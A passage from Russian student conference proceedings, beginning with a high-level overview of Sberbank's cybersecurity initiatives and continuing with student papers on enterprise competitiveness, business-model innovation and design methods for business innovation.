Платформа кибербезопасности Сбербанка. Сбербанк является крупнейшим банком России, поэтому в информационной системе банка хранится и обрабатывается более 300 млрд событий. Для ускорения обработки данных используются собственные технологии BigData и AI (искусственного интеллекта).

Экспоненциальный рост размерности расчетов. В масштабах инфраструктуры Сбербанка необходимо анализировать и оценивать миллионы уязвимостей и рисков по нескольким десяткам параметров. В связи с этим разработаны методы снижения размерности задач при оценках уязвимостей, угроз, рисков при современных масштабах инфраструктуры [2].

Система автоматической приемки релизов на основе AI-моделей. Как было отмечено ранее в банке работают 4000 agile-команд, которые выпускают 6000 релизов в месяц. Необходимо обеспечить проверку релизов продуктов на безопасность, убедиться в том, что они не содержат угроз. Для этого была разработана и внедрена Система автоматической приемки релизов на основе AI-моделей, использующая Ансамблевый алгоритм определения безопасности релиза [3].

Подход нейросетевого распознавания Deep Fake. Биометрия несомненно сможет упростить жизнь обычных граждан и служит для удобной идентификации пользователя или сотрудника внутри информационной системы. На текущий момент каждая идентификация по биометрии имеет слабые места с точки зрения защищенности, поэтому в Сбербанке разработали систему распознавания Deep Fake - Geometric-Temporal Features, которая имеет точность

распознавания фейка в колоссальные 99%, хотя в 2021 году алгоритм показывал лучший результат в 91%.

Открытая библиотека знаний о кибербезопасности «Кибрарий». Одной из важнейших задач в борьбе с киберпреступностью является кооперация усилий по защите ИБ и предупреждение обычных граждан об уловках мошенников. Интернет ресурс «Кибрарий» был создан для этих целей и на данный момент содержит более 150 материалов об уловках мошенников и рекомендаций по защите информации. Ежемесячно ресурс посещают более 20000 пользователей.

Список источников:

1. Лебедь С. В. Инновационные технологии в сфере кибербезопасности // Современные информационные технологии и ИТ-образование. 2022. Т. 18, № 2. С. 383-390.
2. Анализ существующих методов снижения размерности входных данных / С. Д. Ерохин, Б. Б. Борисенко, И. Д. Мартишин, А. С. Фадеев // Т-Сотт: Телекоммуникации и транспорт. 2022. Т. 16, № 1. С. 30-37.
3. Альсова О. К., Стубарев И. М. Неоднородный ансамблевый алгоритм классификации разнотипных данных // Известия Самарского научного центра Российской академии наук. 2017. Т. 19, № 6. С. 118-123.
4. Кулагина Н.А., Атаманова О.В. Экономическая безопасность молочной промышленности: оценка и возможности повышения в условиях региона. монография / Брянск, 2012.
5. Сухарев О.С., Стрижакова Е.Н. Экономический рост и технологические изменения: анализ факторов. Национальные интересы: приоритеты и безопасность. 2015. Т. 11. № 23 (308). С. 15-37.

Материал поступил в редколлегию 20.04.2024

УДК 336.76.066

Анализ конкурентоспособности предприятия

Рагимова Самира Санановна (ст.гр.22-МНТ-эуп-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Радьковой Натальи Олеговны (radkova.n@yandex.ru)

Брянский государственный технический университет, Брянск, Россия

Аннотация. В статье рассмотрен и проанализирован анализ конкурентоспособности предприятия

Ключевые слова: конкурентоспособность, многоугольник конкурентоспособности, конкурентная стратегия, виды бизнеса

Каждая компания прилагает усилия, чтобы занять свою рыночную нишу по-своему. Эффективное и конкурентоспособное предприятие должно уметь

минимизировать издержки производства и в то же время не создавать проблем своим существованием окружающей среде, а также предоставлять своим клиентам товары или услуги соответствующего качества [1].

В связи с этим рассмотрим анализ конкурентоспособности на примере условного предприятия открытое акционерное общество ОАО «Х».

Данное предприятие имеет два вида бизнеса:

1. производство хлебобулочных и сахарных изделий;
2. производство кондитерских изделий.

В этой связи рассмотрим анализ конкурентоспособности по бизнесу №1 и бизнесу №2.

Таблица 1 – Анализ конкурентоспособности по бизнесу №1

Предприятие \ Показатели	ОАО «Х»	Конкурент №1	Конкурент №2
Ассортимент	4	5	4
Цена	5	4	5
Сбыт	5	3	4
Реклама	4	4	5
Известность	4	3	5
Качество	5	4	4

На основе данных таблицы построим многоугольник конкурентоспособности (рисунок 1).

По данному многоугольнику можно сказать, что ОАО «Х» занимает стабильную позицию и конкуренция на рынке производителей хлебобулочных изделий очень высока.




Рис. 1. Многоугольник конкурентоспособности по бизнесу №1

Таблица 1 и рисунок 1 показали, что по сравнению с конкурентами №1 и №2, мы являемся лидерами в качестве продукции, за счет этого у нас успешный сбыт и достойное для данного качества продуктов ценообразование. Из слаборазвитых показателей, по сравнению с конкурентами №1 и №2, у нас рекламная деятельность, из-за этого естественно, наше предприятие не всем и не везде известно, и, к сожалению, небольшой ассортимент хлебобулочных и сухарных изделий.

Следовательно, ОАО «Х» применяет стратегию «Концентрация на сегменте» [2].

Для проведения анализа конкурентоспособности по производству кондитерских изделий, воспользуемся таблицей 2.

Таблица 2 – Анализ конкурентоспособности по бизнесу №2

Предприятие	Ассортимент	Цена	Сбыт	Реклама	Известность	Качество
ОАО «Х»	5	5	5	4	4	4
Конкурент №3	4	4	5	5	5	5
Конкурент №4	2	3	3	2	3	3

Анализ показал, что ОАО «Х» занимает достойное место на рынке по производству кондитерских изделий.

На основе данных таблицы построим многоугольник конкурентоспособности (рисунок 1).




Рис. 2. Многоугольник конкурентоспособности по бизнесу №2

По данному многоугольнику можно сказать, что ОАО «Х» занимает стабильную позицию и конкуренция на рынке по производству кондитерских изделий высока.

Рассматривая таблицу 2 и рисунок 2, можно сказать, что по производству кондитерских изделий ОАО «Х» лидирует в таких показателях, как «Ассортимент» и «Цена». Равный уровень сбыта с конкурентом №3, но как и в бизнесе №1 мы отстаем в рекламной деятельности, следовательно и в

известности. Конкурент №4 совсем слабый, поэтому сравнивать показатели нашего предприятия с ним нерационально.

Проанализировав конкурентоспособность ОАО «Х», можно сделать вывод, что одной из главных отличительных черт современного рынка является высокий уровень конкуренции. Для некоторых компаний основными важными факторами являются конкурентные стратегии и планы по усилению конкурентного преимущества, в то время как другие сосредотачиваются на росте компании и ее прибыли. Каждая компания стремится привлечь новых клиентов, а также удержать их, и ищет способы, как лучше адаптироваться к потребностям потребителей и удовлетворить их, но стоит учитывать наличие и определенное количество разных ресурсов, а также умение рисковать.

Список источников

1. Арбатская Е.А. Подходы к оценке конкурентоспособности предприятия / Е.А. Арбатская // Известия ИГЭА. 2015. № 1 (81). С. 118–121.
2. Глазов Р. В., Орехов С. А. Применение типовых конкурентных стратегий в современной предпринимательской практике // Конкурентные стратегии и тактики. 2012. № 2 (32). С. 13–19.
3. Смотриков Е.С., Демиденко А.И. Влияние современных информационных систем на конкурентоспособность предприятий. В сборнике: Современные проблемы и тенденции развития экономики и управления. 2019. С. 205-208.
4. Семышев М.В., Семышева В.М., Андрющенок Е.В., Куцебо Г.И. Психолого-педагогические аспекты формирования конкурентоспособности будущего профессионала. Международный научный журнал. 2014. № 6. С. 85-90.
5. Демиденко А.И., Демиденко И.А. Модернизация системы управления конкурентоспособностью предприятия с использованием конкурентных преимуществ. Вестник Брянского государственного технического университета. 2016. № 5 (53). С. 121-127.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Инновационные подходы к развитию бизнес-модели компании

Разлатый Никита Сергеевич (ст.гр. О-22-ИН-СМИ-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управления», Логвинова Константина Владимировича (lodri@yandex.ru)

Аннотация: В статье рассматриваются инновационные подходы к развитию бизнес-модели компании, которые позволяют фирме оставаться

конкурентоспособными на рынке, оптимизировать бизнес-процессы, снижать издержки и повышать качество продукции и услуг.

Ключевые слова: инновации, бизнес-модель, подход, технологии.

Бизнес-модель – это анализ и графическое описание взаимосвязанных бизнес-процессов компании, которое наглядно показывает, что, кому, как и с какой прибылью продавать. Это не детальное изучение бизнеса, а скорее быстрый анализ, который позволяет понять:

- как развивать компанию,
- как оптимизировать бизнес-процессы,
- какие ресурсы необходимо привлечь для роста бизнеса.

Инновационные подходы к развитию бизнес-модели компании являются ключевым фактором успеха в современной экономике. Они позволяют компаниям оставаться конкурентоспособными, быстро адаптироваться к изменяющимся условиям рынка и находить новые источники прибыли.

Примерами инновационных подходов могут служить:

1. Использование новых технологий. Один из самых распространенных инновационных подходов для создания новых продуктов или улучшения существующих. Например, компания Apple использует технологии, такие как сенсорные экраны, для создания своих смартфонов и планшетов.

2. Улучшение существующих продуктов. Инновационные подходы также могут включать в себя улучшение существующих продуктов или услуг. Например, компания Tesla разработала электромобили, которые имеют большую дальность хода и быстрее заряжаются, чем традиционные автомобили.

3. Создание новых продуктов. Инновационные подходы могут также включать создание совершенно новых продуктов. Например, компания SpaceX разрабатывает ракеты и космические корабли, которые могут доставлять людей на Марс.

4. Использование новых материалов. Инновационные подходы могут включать использование новых материалов для создания продуктов. Например, компания 3D Systems разработала технологию 3D-печати, которая позволяет создавать объекты из различных материалов.

5. Улучшение процессов производства. Инновационные подходы могут также включать улучшение процессов производства. Например, компания Toyota разработала метод производства автомобилей «lean manufacturing», который снижает затраты и улучшает качество продукции [1].

При создании инновации важно отделить ее от текущей деятельности компании. Как показывает практика, наличие общего руководства производством и инновациями лишает компанию будущего. В такой ситуации руководитель всегда отдает предпочтение текущей деятельности, поскольку она обеспечивает поступление средств от продажи продукции. Поэтому для инновационной деятельности необходимо создать автономную группу или команду вне существующей системы управления текущим производством.

Существует множество подходов для развития бизнес-модели:

1. Использование новых технологий. Инновации в бизнес-модели часто связаны с использованием новых технологий. Это может включать использование искусственного интеллекта, интернета вещей, блокчейна и т.д.

2. Создание экосистем. Бизнес-модель может быть улучшена путем создания экосистемы, которая объединяет различных участников и предоставляет им возможности для взаимодействия.

3. Непрерывное обучение и адаптация. Бизнес-модели должны постоянно обновляться и адаптироваться к изменяющимся рыночным условиям и потребностям клиентов.

4. Сотрудничество и партнерство. Инновационные бизнес-модели могут возникать благодаря сотрудничеству и партнерству с другими компаниями или организациями.

5. Предоставление персонализированного опыта. Инновационные бизнес-модели направлены на предоставление клиентам персонализированного опыта, который отвечает их потребностям и предпочтениям.

6. Применение гибкой рабочей силы. Использование гибкой рабочей силы может помочь компаниям быть более гибкими и адаптивными к изменяющимся условиям рынка.

7. Ускорение процессов и оптимизация ресурсов: Инновации могут привести к ускорению процессов и оптимизации использования ресурсов, что может увеличить эффективность и снизить затраты.

8. Инвестиции в исследования и разработки. Инвестиции в исследования и разработку новых продуктов и услуг могут привести к созданию инновационных бизнес-моделей [2].

Список источников

1. Морева, Е.Л. Бизнес-модель и ее роль в разработке инновационной политики (анализ зарубежных концепций)/ Е.Л. Морева // Финансы: теория и практика. – 2019. –Т. 21. – Вып. 4. – С. 126-137.

2. Сооляттэ, А.Ю. Бизнес-модель – ключ к развитию бизнеса на основе инноваций / А.Ю. Сооляттэ// Менеджмент инноваций. – 2020. – № 1. – С. 6-15.

3. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков А.Ф., Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.

4. Безгодков А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.

5. Ерохин Д.В., Лагереv Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 658.512

Анализ влияния эффективной системы маркетингового, кадрового, финансового и информационного обеспечения на успешное инновационное развитие предприятия

Рожнов Максим Сергеевич (ст.гр. О-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Демиденко Александра Игоревича (aa.demidenko@yandex.ru)

Аннотация: данное исследование направлено на анализ влияния эффективной системы управления в области маркетинга, кадров, финансов и информационных технологий на успешное инновационное развитие предприятия. Изучается роль и взаимосвязь этих систем в создании благоприятного окружения для появления новых идей, их реализации и масштабирования на практике. Анализируются ключевые аспекты успешного управления в каждой из перечисленных сфер и влияние этих аспектов на инновационную активность предприятия.

Ключевые слова: эффективная система управления, маркетинг, кадры, финансы, информационные технологии, инновационное развитие.

Инновационное развитие сегодня стало ключевым фактором конкурентоспособности предприятия на рынке. Оно позволяет не только увеличить прибыль и расширить ассортимент продукции, но и поддерживать лидерство на рынке, привлекать новых клиентов, улучшать качество продукции и услуг.

Однако для успешного инновационного развития необходимо не только разработать новые технологии и продукты, но и обеспечить их эффективное внедрение на предприятии. Это возможно благодаря созданию системы маркетингового, кадрового, финансового и информационного обеспечения.

Система маркетингового обеспечения играет важнейшую роль в инновационном развитии предприятия. Она представляет собой комплекс мероприятий и инструментов, направленных на создание и продвижение продукции/услуг на рынке. Важной частью этой системы является исследование рынка, которое позволяет понять потребности и предпочтения потребителей, а также узнать о конкурентных преимуществах других компаний. [1]

На основе проведенного анализа маркетингологи помогают предприятию определить целевую аудиторию, разработать уникальное предложение и создать

маркетинговую стратегию. Важным элементом системы маркетингового обеспечения является также формирование бренда и проведение рекламных кампаний.

Профессиональные маркетологи обладают знаниями и опытом, необходимыми для успешного продвижения продукции на рынке. Они учитывают все особенности рыночной среды, анализируют поведение потребителей и конкурентов, чтобы разработать эффективное решение для привлечения внимания к инновациям предприятия.

Кадровое обеспечение предприятия также играет важную роль в инновационном развитии. Квалифицированные и компетентные сотрудники являются ключевым звеном в успешной реализации новых технологий, обеспечении высокого качества продукции и обслуживания, а также разработке новых идей для дальнейшего развития компании.

Для достижения эффективного инновационного развития необходимо инвестировать в обучение и развитие персонала. Постоянное повышение квалификации сотрудников позволит им успешно адаптироваться к изменяющимся условиям рынка и внедрять новейшие технологии. Кроме того, создание условий для мотивации и профессионального роста сотрудников также играет важную роль. Постоянные стимулы, возможность карьерного роста, участие в профессиональных конференциях и семинарах, а также вознаграждения за инновационные идеи могут стать мощным мотивом для сотрудников проявлять творческий подход и стремиться к постоянному самосовершенствованию. Поддержка и развитие сотрудников способствуют не только повышению конкурентоспособности компании, но и созданию благоприятной атмосферы для инновационной деятельности и достижения главных бизнес-целей. [2]

Финансовое обеспечение играет ключевую роль в успешном инновационном развитии предприятия. Без достаточных финансовых ресурсов компания не сможет реализовать свои амбициозные планы по развитию и модернизации. Необходимость постоянного поиска новых источников финансирования становится все более актуальной в условиях конкуренции и быстрого темпа технологических изменений.

Одним из ключевых моментов в обеспечении финансовых потребностей предприятия является разработка эффективных финансовых стратегий. Это включает в себя определение основных целей и приоритетов компании, расчет необходимых бюджетов, учет рисков и возможных финансовых потерь. Эффективная финансовая стратегия поможет оптимизировать расходы, выявить новые источники доходов и обеспечить устойчивое финансовое развитие компании.

Для привлечения дополнительных финансовых ресурсов предприятию необходимо активно работать над привлечением инвестиций. Это может быть как привлечение новых инвесторов, так и работа над улучшением имиджа компании в глазах потенциальных инвесторов. Важно также создать резервный фонд, который будет обеспечивать финансирование инновационных проектов и

помогать компании быстро реагировать на изменения внешних условий. Разработка подходящих финансовых стратегий, привлечение инвестиций и создание резервного фонда позволят компании быть конкурентоспособной на рынке и активно развиваться в будущем.

Информационное обеспечение - это также важный компонент успешного инновационного развития предприятия. Информационное обеспечение предприятия включает в себя все процессы, связанные с сбором, хранением, обработкой и передачей информации, необходимой для эффективного управления бизнесом. Системы управления информацией играют ключевую роль в этом процессе, так как позволяют автоматизировать сбор данных, их анализ и обработку.

Благодаря информационному обеспечению предприятие может получать актуальные данные о своей деятельности, рынке, конкурентах и клиентах, что позволяет оперативно реагировать на изменения внешней среды. Например, анализ рыночных тенденций и спроса помогает компании принимать такие решения, как выбор ассортимента продукции, ценообразование, стратегия маркетинга. [3]

Также информационное обеспечение позволяет управлять инновационными проектами, отслеживать их выполнение, контролировать бюджет и ресурсы. Это способствует повышению эффективности инноваций и успешной реализации новых идей.

Информационное обеспечение является важным инструментом успешного инновационного развития предприятия, обеспечивая необходимую информацию для принятия обоснованных решений и эффективного управления бизнесом.

Таким образом, эффективная система маркетингового, кадрового, финансового и информационного обеспечения является неотъемлемой частью успешного инновационного развития предприятия. Тщательное планирование, анализ, и контроль в этих сферах играют важную роль в обеспечении устойчивого роста и достижении конкурентных преимуществ. Организация должна интегрировать все аспекты управления для создания благоприятной среды, способствующей развитию новых идей и технологий, а также успешной их реализации на практике. Комплексный подход к управлению предприятием является основой для успешного инновационного развития и обеспечения долгосрочного успеха компании.

Список источников

1. Алексеева Е.М., Новикова А.Н. Эффективная система маркетингового управления предприятием: опыт мировых компаний. // Маркетинг в России, 2019, № 2. - С. 45-57.
2. Казанцева О.С., Смирнов И.П. Управление кадровыми ресурсами в условиях цифровизации: вызовы и перспективы. // Журнал "Управление персоналом", 2021, № 4. - С. 12-25.
3. Иванова Т.К., Петров С.В. Инновационное развитие предприятия: опыт успешных компаний. // Экономика и управление, 2020, № 3. - С. 89-102.

4. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исайченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можаяева Т.П., Сорокина Е.И., Вергеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.

5. Кулагина Н.А. Оценка уровня экономической безопасности региона. Инновации и инвестиции. 2011. № 1. С. 213-217.

Материал поступил в редколлегию 20.04.2024

УДК 332

Повышение эффективности бизнес-инноваций

Селезнева Елена Алексеевна (ст.гр.ОЗ-23-ИНН-сми-М),

Кузьменко Анастасии Владимировны (ст.гр.ОЗ-23-ИНН-сми-М)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление» Одиноченковой Натальи Викторовны (kaf.eim@yandex.ru)

Аннотация. Методы проектирования бизнес-инноваций стали популярными, однако пробелы в исследованиях их истинного потенциала сохраняются. Проанализировав литературу по дизайн-мышлению для бизнес-инноваций, было рассмотрено, как методы проектирования влияют на эффективность бизнес-инноваций, а также какие факторы, определяют эффективность методов проектирования.

Ключевые слова: эффективность, проектирование, методы, бизнес-модели, дизайн-мышление, бизнес-инновации.

Цель инноваций состоит в том, чтобы дать организациям возможность адаптироваться к развивающимся рынкам, технологиям и режимам конкуренции путем производства новых продуктов, процессов и системных процедур. Предприятия испытывают растущие потрясения из-за технического прогресса, изменений бизнес-модели и изменений в привычках потребителей. Менеджерам нужны инновационные методы решения проблем и принятия решений, чтобы реагировать на эти динамичные изменения и избегать традиционного подхода к принятию решений, проявляя при этом творческие возможности.

Методология проектирования как способ внедрения инноваций, ориентированный на пользователя, была разработана как управленческий подход, объединяющий креативность и ориентированность на покупателя. Компании инвестируют в инновации, обучают своих сотрудников и привлекают

своих клиентов способами, которые значительно изменились в связи с быстрым переходом к интегрированным продуктам и услугам. Сегодня методология проектирования должна соответствовать требованиям людей к технологическому процессу и ценностям клиентов посредством создания жизнеспособной бизнес-стратегии [8].

Растущее внимание к данной проблеме также наблюдается в бизнес-секторе. Многие известные компании стремятся стать лидерами в области дизайна, рассматривая дизайн продуктов и услуг как важный компонент своей конкурентоспособности [6]. Популярным методом, лежащим в основе дизайна, стало дизайн-мышление, которое, по мнению многих исследователей, заслуживает большего внимания.

За последние годы было разработано множество технологических достижений для поддержки моделей бизнес-проектирования и их использования руководителями и предпринимателями. Однако лишь немногие исследования дают всестороннее представление о применении данного подхода, равно как и о проблемах с методами проектирования при их реализации.

В литературе при рассмотрении бизнес-моделей часто подчеркиваются инновационные методы и стратегии проектирования. Исследователи признают важность моделей бизнес-проектирования, которые описывают, как компания получает ценность. Одна из самых ранних и влиятельных моделей процесса проектирования была предложена Гербертом Саймоном в его книге “Науки об искусственном”. Саймон описал проектирование как процесс решения проблем, который включает в себя несколько этапов, включая понимание проблемы, генерацию идей, оценку альтернатив и внедрение решений. Модель Саймона подчеркивает важность итераций и обратной связи в процессе проектирования, а также необходимость того, чтобы дизайнеры уравнивали конкурирующие цели и ограничения [9]. Совсем недавно концепция инновационных методов бизнес-проектирования была разработана как средство ухода от традиционных бизнес-моделей. Недавние научные исследования предполагают, что инновационные модели бизнес-дизайна включают в себя различные виды деятельности, такие как создание совершенно новых моделей бизнеса, диверсификация ранее известных дизайнов, создание новых дизайнов в моделях или трансформация уже функционирующих методов проектирования. Изучение успешной бизнес-модели для моделирования инновационного процесса является ценным.

В ходе данного исследования был изучен широкий спектр литературы. Оно основано на анализе и опыте исследователей. Все это позволило увидеть корреляцию между методами бизнес-проектирования и инновациями.

Инновационная модель бизнес-дизайна, определяемая исследователями, в основном фокусируется на расширенной конфигурации ценности, предлагая клиентам новые продукты и услуги, экспериментируя со своими составляющими и элементами новых методов проектирования с использованием внутренних ресурсов бизнеса [1].

Литература по исследованиям в области дизайна не предлагает четкого определения роли и влияния методов проектирования на инновации или успех технологически инновационных конечных продуктов, а также не описывает соответствующие инструменты и методы, необходимые для их внедрения и разработки. Метод проектирования часто концептуализируется как процесс, включающий изменения от существующих состояний к желаемым. Однако, дизайн - это термин, обычно используемый для описания широкого спектра элементов, такие как форма объекта или сотрудничество между проектировщиками и заказчиками для удовлетворения их потребностей [4].

Наблюдается несколько взаимосвязей, таких как использование методов бизнес-проектирования в качестве средства анализа инновационных процессов и передачи данных, и что бизнес-модели и организационный дизайн связаны со стратегией продукта и их ориентацией на потребности рынка. Кроме того, признается ответственность менеджеров при проектировании и разработке бизнес-моделей.

Рыночная среда, создание ценности и ценностное предложение демонстрируют постоянную корреляцию между различными бизнес-моделями, а также взаимосвязь между устойчивостью и бизнес-инновационными моделями. Общая тема, выявленная многими авторами, относится к способности организаций адаптироваться к рыночным условиям. Это относится к их способности распознавать критические рыночные условия и, следовательно, создавать, внедрять и развивать бизнес-модели. Исследование Д. Виртца подчеркивает, что инновационный подход к проектированию бизнеса следует последовательно рассматривать через призму динамики, предполагая, что бизнес должен эволюционировать и адаптировать свой метод проектирования в ответ на изменения как во внутренней, так и во внешней среде [2]. Исследование К. Зотта предоставило концептуальный инструментарий, помогающий менеджерам и дизайн-мыслителям анализировать и внедрять существующие методы проектирования, адаптируя их для будущего внедрения [8].

Создание, передача и использование ценности являются элементами с более высокой ценностью, главным образом потому, что они направляют усилия в процессе разработки бизнес-модели, указывая на результаты, которые можно сделать ощутимыми. Эти результаты можно наблюдать в виде инноваций процессов, организационных инноваций, инноваций продуктов или услуг [1]. В то же время динамичный характер современных рынков требует от организаций достаточной адаптивности, чтобы быстро модифицировать свои бизнес-модели. Актуальность знания клиентов и потребительских потребностей, знание внешних и внутренних факторов, окружающей среды, видение гиперсвязи и сотрудничества с другими организациями признаются в качестве факторов, придающих ценность бизнес-моделям, которые могут быть разработаны на различных уровнях бизнеса, позволяя разрабатывать осуществимые и передаваемые ценностные предложения.

Хотя такие методы, как дизайн-мышление, мозговой штурм, открытые инновации, сопоставление ценностей, бета-тестирование и бизнес-модель

Canvas, улучшают дизайн бизнес-моделей, их влияние и способы взаимодействия нелегко распознать [2]. Например, их ориентированный на пользователя подход позволяет использовать дизайн-мышление и бета-тестирование в тех случаях, когда повышение ценности имеет фундаментальное значение. Однако степень их влияния нелегко определить. Аналогичным образом, мы наблюдаем, что карты ценности обеспечивают четкий анализ бизнес-процессов в качестве мозгового штурма идей решения, но не обязательно могут установить их влияние на добавленную стоимость бизнес-модели [1]. Бизнес-модель Canvas учитывает потребности сегмента рынка, ценностное предложение и соотносит способы взаимоотношений с клиентами/пользователи, коммуникация и распределение (каналы). В меньшей степени в предыдущих исследованиях упоминались финансовые аспекты способа ведения бизнеса (потоки доходов и затраты) и структурный уровень (ресурсы, деятельность). Однако сотрудничество, понимаемое в модели Canvas как ключевые партнеры, является неизменно важным фактором при разработке бизнес-моделей, по крайней мере, с точки зрения выхода за пределы “стен” самого бизнеса [5].

Существует необходимость в лучшей концептуализации дизайна, учитывая, что это уникальная экономическая деятельность на уровне компаний, промышленности и экономики в целом в рамках социальных наук и исследований бизнес-инноваций [3]. Несмотря на отсутствие четкого и последовательного понимания взаимосвязи между дизайном и бизнес-инновациями в предыдущей литературе, мы работаем с неявными теориями и классифицируем роли на основе общих идей, объединенных в различных организациях.

Подводя итог, наше исследование выявляет пробел в литературе, характеризующийся преобладанием качественных точек зрения, отсутствием эмпирических данных и двусмысленностью, связанной с определением и влиянием методов проектирования в контексте инноваций бизнес-моделей. Устранение этих пробелов могло бы способствовать более глубокому пониманию взаимосвязи между методами проектирования и разработкой инновационных бизнес-моделей, хотя могут существовать некоторые "серые зоны", требующие дальнейшего изучения.

Основываясь на ключевых концепциях, неоднократно встречавшихся в литературе, мы предлагаем два аспекта анализа: влияние методов проектирования на бизнес-инновации и факторы, влияющие на взаимосвязь между методами и бизнес-инновациями на основе исследований дизайна [7].

Наши результаты обобщены, чтобы сделать выводы о влиянии методов проектирования на бизнес-инновации, подкрепленные фактическими данными из научных статей. Такое обобщение позволило определить области для дальнейших исследований и потенциальные последствия для предприятий, желающих внедрить методы проектирования в свои инновационные процессы. В обзоре литературы представлено разнообразие концепций, связанных с методами проектирования в инновационных бизнес-моделях, наиболее актуальными из которых являются креативность, инновации, методы

проектирования, открытые инновации и ТРИЗ [10]. Проведенное исследование позволило структурировать анализ влияния методов проектирования на бизнес-инновации, которые включают: 1) создание технологической дифференциации; 2) как методы проектирования помогают во внедрении стратегий бизнес-инноваций; 3) как дизайнеры могут воплощать идеи в концепции бизнес-инноваций; 4) как концепция дизайна как исследования приводит к инновационному бизнесу; 5) вклад дизайнеров во внедрение новых методов проектирования при реализации инновационного бизнеса [11]. Кроме того, это позволяет нам углубиться в факторы, влияющие на взаимосвязь между дизайном и бизнес-инновациями.

Многочисленные исследования показали, что методы проектирования могут способствовать инновациям, облегчая выявление неудовлетворенных потребностей, поиск альтернативных решений и доработку. Этот эффект обычно связан с шестью опосредующими факторами, которые влияют на прочность отношений между дизайном и бизнесом. Эти факторы можно сгруппировать на внутренние и внешние [12].

Внутренние опосредующие факторы относятся к элементам внутри организации, которые влияют на соотношение между методами проектирования и инновациями в бизнесе. Большинство ключевых внутренних факторов, обсуждаемых в литературе, могут быть представлены организационной культурой, ресурсами и возможностями.

Поддерживающая культура, поощряющая принятие рисков, сотрудничество и эксперименты, с большей вероятностью облегчит внедрение методов проектирования и их влияние на инновации.

